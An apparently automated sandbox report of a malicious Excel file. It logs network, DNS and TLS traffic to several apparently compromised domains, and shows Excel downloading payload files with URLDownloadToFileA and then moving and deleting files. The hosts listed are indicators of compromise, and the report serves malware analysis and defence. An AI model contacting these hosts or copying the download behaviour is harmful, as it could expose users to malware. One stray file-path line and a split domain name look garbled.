Apr 7, 2021 10:56:03.561585903 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:03.563234091 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:03.563358068 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:03.563801050 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:03.604612112 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:03.748547077 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:03.808373928 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:03.808410883 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:03.808423996 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:03.808434010 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:03.808446884 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:03.808459044 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:03.808653116 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:03.819852114 CEST	49167	443	192.168.2.22	207.174.213.126
Apr 7, 2021 10:56:03.963421106 CEST	443	49167	207.174.213.126	192.168.2.22
Apr 7, 2021 10:56:04.032520056 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:04.175481081 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:04.175570965 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:04.176426888 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:04.319808960 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:04.325303078 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:04.325347900 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:04.325406075 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:04.325566053 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:04.371629000 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:04.519107103 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:04.519318104 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.042814970 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.225735903 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.842266083 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.842305899 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.842334986 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.842363119 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.842391968 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.842420101 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.842442989 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.842444897 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.842463017 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.842467070 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.842475891 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.842487097 CEST	49168	443	192.168.2.22	162.241.62.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 10:56:05.842521906 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.842576981 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.842624903 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.842719078 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.842757940 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.843050957 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.843111038 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.989312887 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.989336014 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.989348888 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.989361048 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.989372969 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.989398003 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.989466906 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.989484072 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.989485979 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.989499092 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.989502907 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.989506960 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.989509106 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.989511967 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.989515066 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.989542007 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.989546061 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.989577055 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.989598989 CEST	443	49168	162.241.62.4	192.168.2.22
Apr 7, 2021 10:56:05.989687920 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.989701986 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:05.989705086 CEST	49168	443	192.168.2.22	162.241.62.4
Apr 7, 2021 10:56:06.040070057 CEST	49170	443	192.168.2.22	192.185.129.4
Apr 7, 2021 10:56:06.182881117 CEST	443	49170	192.185.129.4	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 10:56:01.397912025 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:56:01.566401005 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 7, 2021 10:56:02.648638010 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:56:02.668864965 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 7, 2021 10:56:02.681109905 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:56:02.727189064 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 7, 2021 10:56:03.847851038 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:56:04.030041933 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 7, 2021 10:56:04.644742966 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:56:04.656749010 CEST	53	49548	8.8.8.8	192.168.2.22
Apr 7, 2021 10:56:04.664242983 CEST	55627	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:56:04.676858902 CEST	53	55627	8.8.8.8	192.168.2.22
Apr 7, 2021 10:56:05.858853102 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:56:06.035976887 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 7, 2021 10:56:07.362716913 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:56:07.426685095 CEST	53	61865	8.8.8.8	192.168.2.22
Apr 7, 2021 10:56:07.901401043 CEST	55171	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:56:08.045149088 CEST	53	55171	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 7, 2021 10:56:01.397912025 CEST	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	vts.us.com	A (IP address)	IN (0x0001)
Apr 7, 2021 10:56:03.847851038 CEST	192.168.2.22	8.8.8.8	0x82b3	Standard query (0)	mundotecnologiasolar.com	A (IP address)	IN (0x0001)
Apr 7, 2021 10:56:05.858853102 CEST	192.168.2.22	8.8.8.8	0xdfb5	Standard query (0)	accesslinksgroup.com	A (IP address)	IN (0x0001)
Apr 7, 2021 10:56:07.362716913 CEST	192.168.2.22	8.8.8.8	0xfa91	Standard query (0)	ponchokhana.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 7, 2021 10:56:07.901401043 CEST	192.168.2.22	8.8.8.8	0x1e93	Standard query (0)	comosairdo buraco.com.br	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 7, 2021 10:56:01.566401005 CEST	8.8.8.8	192.168.2.22	0x2c09	No error (0)	vts.us.com		207.174.213.126	A (IP address)	IN (0x0001)
Apr 7, 2021 10:56:04.030041933 CEST	8.8.8.8	192.168.2.22	0x82b3	No error (0)	mundotecnologiasolar.com		162.241.62.4	A (IP address)	IN (0x0001)
Apr 7, 2021 10:56:06.035976887 CEST	8.8.8.8	192.168.2.22	0xdfb5	No error (0)	accesslinksgroup.com		192.185.129.4	A (IP address)	IN (0x0001)
Apr 7, 2021 10:56:07.426685095 CEST	8.8.8.8	192.168.2.22	0xfa91	No error (0)	ponchokhana.com		5.100.155.169	A (IP address)	IN (0x0001)
Apr 7, 2021 10:56:08.045149088 CEST	8.8.8.8	192.168.2.22	0x1e93	No error (0)	comosairdo buraco.com.br		198.50.218.68	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 7, 2021 10:56:01.884533882 CEST	207.174.213.126	443	192.168.2.22	49165	CN=vts.us.com CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Aug 26 02:00:00 CEST 2020 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019	Fri Aug 27 01:59:59 CEST 2021 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		
Apr 7, 2021 10:56:04.325406075 CEST	162.241.62.4	443	192.168.2.22	49168	CN=mail.mundotecnologiasolar.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 17 19:57:39 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 15 20:57:39 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 7, 2021 10:56:06.333168030 CEST	192.185.129.4	443	192.168.2.22	49170	CN=webmail.accesslinksgroup.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Fri Feb 12 14:32:48 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Thu May 13 15:32:48 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 7, 2021 10:56:07.525214911 CEST	5.100.155.169	443	192.168.2.22	49171	CN=mail.ponchokhana.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 03 22:31:59 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 01 23:31:59 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 7, 2021 10:56:08.283134937 CEST	198.50.218.68	443	192.168.2.22	49173	CN=comosairdoburaco.com.br CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Sun Mar 14 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Sun Jun 13 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2400 Parent PID: 584

General

Start time:	10:55:35
Start date:	07/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fe40000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CBA8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	14018EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\1DCE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B6828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B6828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B6828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B6828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B6828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B6828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B6828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B6828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B6828C	URLDownloadToFileA
C:\Users\user\fikftkm.thj	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	140B6828C	URLDownloadToFileA
C:\Users\user\fikftkm.thj2	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	140B6828C	URLDownloadToFileA
C:\Users\user\fikftkm.thj3	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	140B6828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\7F50.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	14018EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CBA8.tmp	success or wait	1	1403FB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\7F50.tmp	success or wait	1	1403FB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1DCE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\EDCE0000	C:\Users\user\Desktop\document-1245492889.xls.	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.png	C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.png	C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.png	C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.png	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image020.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image020.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image021.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image021.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image022.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image022.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA8B9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1DCE0000	569	467	b4 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 44 27 8b a0 08 2c 67 91 a6 cb 26 40 92 0f 18 93 63 89 30 5f 20 99 c4 fe fb 0e 65 45 6d 0d c7 92 93 74 e3 87 a8 b9 e7 ce a5 34 9c 5f 6d 8c 2e 9e 31 44 e5 6c cd ce aa 19 2b d0 0a 27 95 6d 6a f6 f8 f0 b3 fc ce 8a 98 c0 4a d0 ce 62 cd b6 18 d9 d5 e2 eb 97 f9 c3 d6 63 2c a8 da c6 9a b5 29 f9 4b ce a3 68 d1 40 ac 9c 47 4b 2b 2b 17 0c 24 fa 1b 1a ee 41 ac a1 41 7e 3e 9b 5d 70 e1 6c 42 9b ca 94 35 d8 62 fe 03 57 f0 a4 53 71 b3 a1 cb 3b 27 4b 65 59 71 bd bb 2f a3 6a 06 de 6b 25 20 91 51 fe 6c e5 1e a4 74 ab 95 12 28 9d 78 32 24 5d 45 1f 10 64 6c 11 93 d1 95 0f 8a 88 e1 1e 53 a2 c6 22 e3 07 99 de 36 7b 4c 65 b2 e7 7c fd 70 45 40 1d f7 4a 46 6c f6 39 54 54 d9 b5 12 5b e5 e3 37 0a eb 0d 42 5e 79 3b 87 be ee 96 36 30 28 89	...n.0.E.....D'...,g...&@... .c.0_ .....eEm....t.....4._m ...1D.l....+..'.mj.....J.. b.....c,.....).K..h.@..G K++..$....A..A~>.]p.lB...5.b. .W..Sq...;'KeYq../.j..k% .Q.l...t... (.x2$]E..dl.....S..". ...6{Le..|.pE@..JFl.9TT... [..7...B^y;....60(.	success or wait	29	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\1DCE0000	1036	2	03 00	..	success or wait	24	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1DCE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 8b bb ab 4d d5 01 00 00 7e 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!....M....~....... [Content_Types].xml ... (....................................	success or wait	28	7FEEA8B9AC0	unknown
